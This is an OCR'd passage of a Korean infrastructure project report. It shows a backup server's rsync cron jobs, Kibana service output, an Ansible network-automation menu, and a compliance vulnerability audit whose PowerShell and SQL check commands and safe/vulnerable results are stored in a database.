```

메일 서버 취약점 진단

ㅅ) 백업 서버

Backup Server			
위치	본사	장비	HQ-Backup

```
# 로그 백업
30 * * * * rsync -arvz --delete root@10.6.3.131:/var/log/haproxy.log /backup/backuplog/haproxylog/
30 * * * * rsync -arvz --delete root@10.6.4.130:/var/log/httpd/access_log /backup/backuplog/waslog/
30 * * * * rsync -arvz --delete root@10.6.3.133:/var/log/httpd/ /backup/backuplog/webhardlog/
30 * * * * rsync -arvz --delete root@10.6.3.130:/var/log/messages /backup/backuplog/dnslog/
30 * * * * rsync -arvz --delete root@10.1.4.131:/var/log/mariadb/ /backup/backuplog/dblog/
30 * * * * rsync -arvz --delete root@10.7.2.2:/var/log/monitorix /backup/backuplog/monitorixlog/
30 * * * * rsync -arvz --delete root@10.6.3.132:/var/log/maillog /backup/backuplog/maillog/


# 설정파일백업
30 * * * * rsync -arvz --delete root@10.7.1.2:/etc/snmp/snmpd.conf /backup/backupconf/
30 * * * * rsync -arvz --delete root@10.6.3.130:/etc/bind/core.it.zone /backup/backupconf/
30 * * * * rsync -arvz --delete root@10.5.4.130:/var/named/slaves/ /backup/backupconf/
30 * * * * rsync -arvz --delete root@10.6.3.131:/etc/haproxy/haproxy.cfg /backup/backupconf/
30 * * * * rsync -arvz --delete root@10.7.2.2:/etc/monitorix/monitorix.conf /backup/backupconf/
```

주요 서버 서비스 설정 백업 중앙화

```
[root@localhost backuplog]# ls
dblog  dnslog  haproxylog  maillog  monitorixlog  waslog  webhardlog
[root@localhost backuplog]# ls ./dblog
mariadb.log  mariadb.log-20250808.gz  mariadb.log-20250809.gz  mariadb.log-20250810
[root@localhost backuplog]# ls ./dnslog
messages
[root@localhost backuplog]# ls ./haproxylog/
haproxy.log
[root@localhost backuplog]# ls ./maillog/
maillog
[root@localhost backuplog]# ls ./monitorixlog/
monitorix
[root@localhost backuplog]# ls ./waslog/
access_log
[root@localhost backuplog]# ls ./webhardlog/
access_log  access_log-20250810  error_log  error_log-20250810  ssl_access_log  ssl_error_log  ssl_request_log
```

```
[root@localhost backupconf]# pwd
/backup/backupconf
[root@localhost backupconf]# ls -l
total 68
-rw-r--r--. 1 root    106   561 Aug  7 11:40 core.it.zone
-rw-r--r--. 1 root   root   3324 Aug  9 17:30 haproxy.cfg
-rw-r--r--. 1 root   root  36419 Aug  5 14:31 monitorix.conf
-rw-r--r--. 1 named named   911 Aug  9 15:56 s-core.it.zone
-rw-------. 1 root   root  18850 Aug  5 14:41 snmpd.conf
```

백업 내용

ㅇ) ELK

ELK			
위치	관제구역	장비	MN-ELK


```
Rocky Linux 9.6 (Blue Onyx)
Kernel 5.14.0-570.28.1.el9_6.x86_64 on x86_64

localhost login: [   22.386313] block dm-0: the capability attribute has been deprecated.
[   22.5378011 block nvme0n1: No UUID available providing old NGUID

localhost login:
localhost login: root
asPassword:
Last login: Fri Aug  8 19:20:18 from 10.1
sy[root@localhost ~]# systemctl status kibana
● kibana.service - Kibana
     Loaded: loaded (/usr/lib/systemd/system/kibana.service; enabled; preset: disabled)
     Active: active (running) since Mon 2025-08-11 08:29:47 KST; 1min 18s ago
       Docs: https://www.elastic.co
   Main PID: 1065 (node)
      Tasks: 11 (limit: 48682)
     Memory: 659.0M
        CPU: 20.573s
     CGroup: /system.slice/kibana.service
             └─1065 /usr/share/kibana/bin/../node/glibc-217/bin/node /usr/share/kibana/bin/../src/cli/dist

Aug 10 08:29:47 localhost.localdomain systemd[1]: Started Kibana.
Aug 10 08:30:01 localhost.localdomain kibana[1065]: {"log.level":"info","@timestamp":"2025-08-10T23:30:01.4102","log.logger":"elastic-apm-node","ecs.version":">
Aug 10 08:30:03 localhost.localdomain kibana[1065]: Native global console methods have been overridden in production environment.
Aug 10 08:30:24 localhost.localdomain kibana[1065]: [2025-08-11T08:30:24.643+09:00][INFO ][root] Kibana is starting
Aug 10 08:30:24 localhost.localdomain kibana[1065]: [2025-08-11T08:30:24.715+09:00][INFO ][node] Kibana process configured with roles: [background_tasks, ui]
Aug 10 08:30:48 localhost.localdomain kibana[1065]: [2025-08-11T08:30:48.107+09:00][INFO ][plugins-service] The following plugins are disabled: "cloudChat,clou>
Aug 10 08:30:48 localhost.localdomain kibana[1065]: [2025-08-11T08:30:48.183+09:00][INFO ][http.server.Preboot] http server running at http://10.1        :5601
Aug 10 08:30:48 localhost.localdomain kibana[1065]: [2025-08-11T08:30:48.353+09:00][INFO ][plugins-system.preboot] Setting up [1] plugins: [interactiveSetup]
Aug 10 08:30:48 localhost.localdomain kibana[1065]: [2025-08-11T08:30:48.424+09:00][WARN ][config.deprecation] TLS is not enabled, or the HTTP protocol is set >
lines 1-20/20 (END)
```

Kibana 동작

Filebeat Discover


4. 인프라 구축 자동화

가) 코드 흐름도



나) 자동화 DB 테이블

자동화 DB



자동화 DB 테이블

다) 서버/네트워크 설치 결과

설치 결과

```
PS C:\Users\TJ\Desktop\ba\guideline> start

1. Network
2. Server
카테고리를 선택하세요 (번호 입력): 1
=== Network 명령어 선택 ===
1. set nat
2. set glbp
3. set ospf
4. set rip
5. set eigrp
6. set ipsec
7. set pat
8. set static
9. set vlan
10. set ipv6
11. set turneling
12. set ospf redistribute
13. set key_chain
14. set offset
15. set distribute
16. set accesslist
명령어를 선택하세요 (번호 입력): 3
set ospf 명령어 실행 중...

    PLAY [Setting OSPF] ************************************************************************************************************************************************

    TASK [Gathering Facts] *********************************************************************************************************************************************
    ok: [10          ]

    TASK [Enter ip into interface] *************************************************************************************************************************************
    ok: [10          ]

    TASK [OSPF Settings] ***********************************************************************************************************************************************
    ok: [10          ]

    TASK [OSPF neighbor Registration] **********************************************************************************************************************************
    ok: [10          ]

    PLAY RECAP *********************************************************************************************************************************************************
                        : ok=4    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0

설정이 완료되었습니다.
```


자동화 코드 실행

5. 보안 정책

가) 주요정보통신기반 시설 취약점 점검

ㄱ) 취약점 점검 및 개선 흐름도

주정통 취약점 점검 및 개선 흐름도




ㄴ) 점검 결과 DB

점검 결과


Edit Copy Delete	5	2025-08-09	W_65	powershell "(Get-Service Telnet -EA SilentlyContin...	True	1	3
Edit Copy Delete	5	2025-08-09	W_66	powershell "Get-ItemProperty -Path 'HKLM:\SOFTWARE...		0	0
Edit Copy Delete	5	2025-08-09	W_67	powershell "Get-ItemProperty -Path 'HKLM:\SOFTWARE...		1	0
Edit Copy Delete	5	2025-08-09	W_68	powershell -Command "Get-ScheduledTask |		1	3
Edit Copy Delete	5	2025-08-09	W_69	powershell -Command "Get-WinEvent -ListLog Applica...		0	0
Edit Copy Delete	5	2025-08-09	W_70	powershell -Command "$isSafe=$true;foreach($l in '...	SAFE_LOGS	1	3
Edit Copy Delete	5	2025-08-09	W_71	powershell -Command "Get-Acl 'C:\Windows\System32\...	IdentityReference : NT AUTHORITY\Authenticated...	1	3
Edit Copy Delete	5	2025-08-09	W_72	powershell -Command "$Tcpip=Get-ItemProperty HKLM:...	UNSAFE	1	3
Edit Copy Delete	5	2025-08-09	W_73	powershell -Command "$val=(Get-ItemProperty HKLM:\...	UNSAFE	1	3
Edit Copy Delete	5	2025-08-09	W_74	powershell -Command \"$r='HKLM:\\SOFTWARE\\Policie...	='HKLM:\\SOFTWARE\\Policies\\Microsoft\\Windows NT...	1	3
Edit Copy Delete	5	2025-08-09	W_75	powershell -Command \"$r='HKLM:\\SOFTWARE\\Microso...	='HKLM:\\SOFTWARE\\Microsoft\\Windows\\CurrentVers...	1	3
Edit Copy Delete	5	2025-08-09	W_76	powershell -Command "$bp='C:\Users';$e=@('All User...		0	0
Edit Copy Delete	5	2025-08-09	W_77	powershell -Command \"$r='HKLM:\\SYSTEM\\CurrentCo...	='HKLM:\\SYSTEM\\CurrentControlSet\\Control\\Lsa';...	1	3
Edit Copy Delete	5	2025-08-09	W_78	powershell -Command \"$r='HKLM:\\SYSTEM\\CurrentCo...	='HKLM:\\SYSTEM\\CurrentControlSet\\Services\\Netl...	1	3

웹 브라우저 시각화



점검코드	명령어	결과값	취약 여부	점수
D_02	SELECT user_host, event_time FROM mysql.general_log WHERE command_type = 'Connect' O...	User: guideline, Last Login: NEVER LOGGED IN User: root, Last Login: NEVER LOGGED IN Us...	취약	0
D_03	SHOW VARIABLES LIKE 'simple_password_check%'; SHOW VARIABLES LIKE 'default_passw...	Simple Password Check Settings: default_password_lifetime: 0 Expired users: mariadb.sys@loc...	취약	0
D_04	SELECT user, host, Grant_priv FROM mysql.user WHERE Grant_priv = 'Y' AND user NOT IN ('r...	Users with ALL PRIVILEGES (excluding root & mysql): rulesadmin@% - Grant_priv=Y Non-root/...	취약	0
D_05	SELECT user, host FROM mysql.user WHERE host = '%';	Users with host = '%': guideline@% root@% rulesadmin@% ruleset@% Users with wildcard host...	취약	0
D_06	SELECT DISTINCT grantee FROM information_schema.schema_privileges WHERE table_sche...	No general users have access to system tables. Safe.	양호	3
D_10	SELECT VERSION(); SELECT @@version_comment;	Version: 10.5.27-MariaDB Version Comment: MariaDB Server MariaDB version is outdated. Rec...	취약	0
D_11	SHOW GLOBAL VARIABLES LIKE 'server_audit%'; SELECT @@version_comment;	DBMS Version Comment: MariaDB Server [?? -1] Audit logging is OFF (?? ?:) Audit mode is set ...	취약	1
D_13	SELECT user_host FROM mysql.general_log WHERE command_type = 'Connect'	? ?? ???? ?? ???? ???? ????.	양호	3
D_19	SELECT PLUGIN_NAME, PLUGIN_STATUS FROM INFORMATION_SCHEMA.PLUGINS WHE...	? simple_password_check ????? ???? ?? ????.	취약	0

코드 실행 결과




ㄷ) 취약점 점검 및 개선 코드

취약점 개선


```
PS C:\Users\TJ\Desktop\ba\guideline> & C:\Users\TJ\AppData\Local\Microsoft\WindowsApps\python3.13.exe c:/Users/TJ/Desktop/ba/guideline/module/Unix.py
발견된 라인: /var/spool/mail/testuser
소유자 없는 파일 발견: /var/spool/mail/testuser
파일을 삭제합니다...
```

소유권이 없는 파일이 존재하는 취약점 진단

취약점 개선 전	취약점 개선 후
	

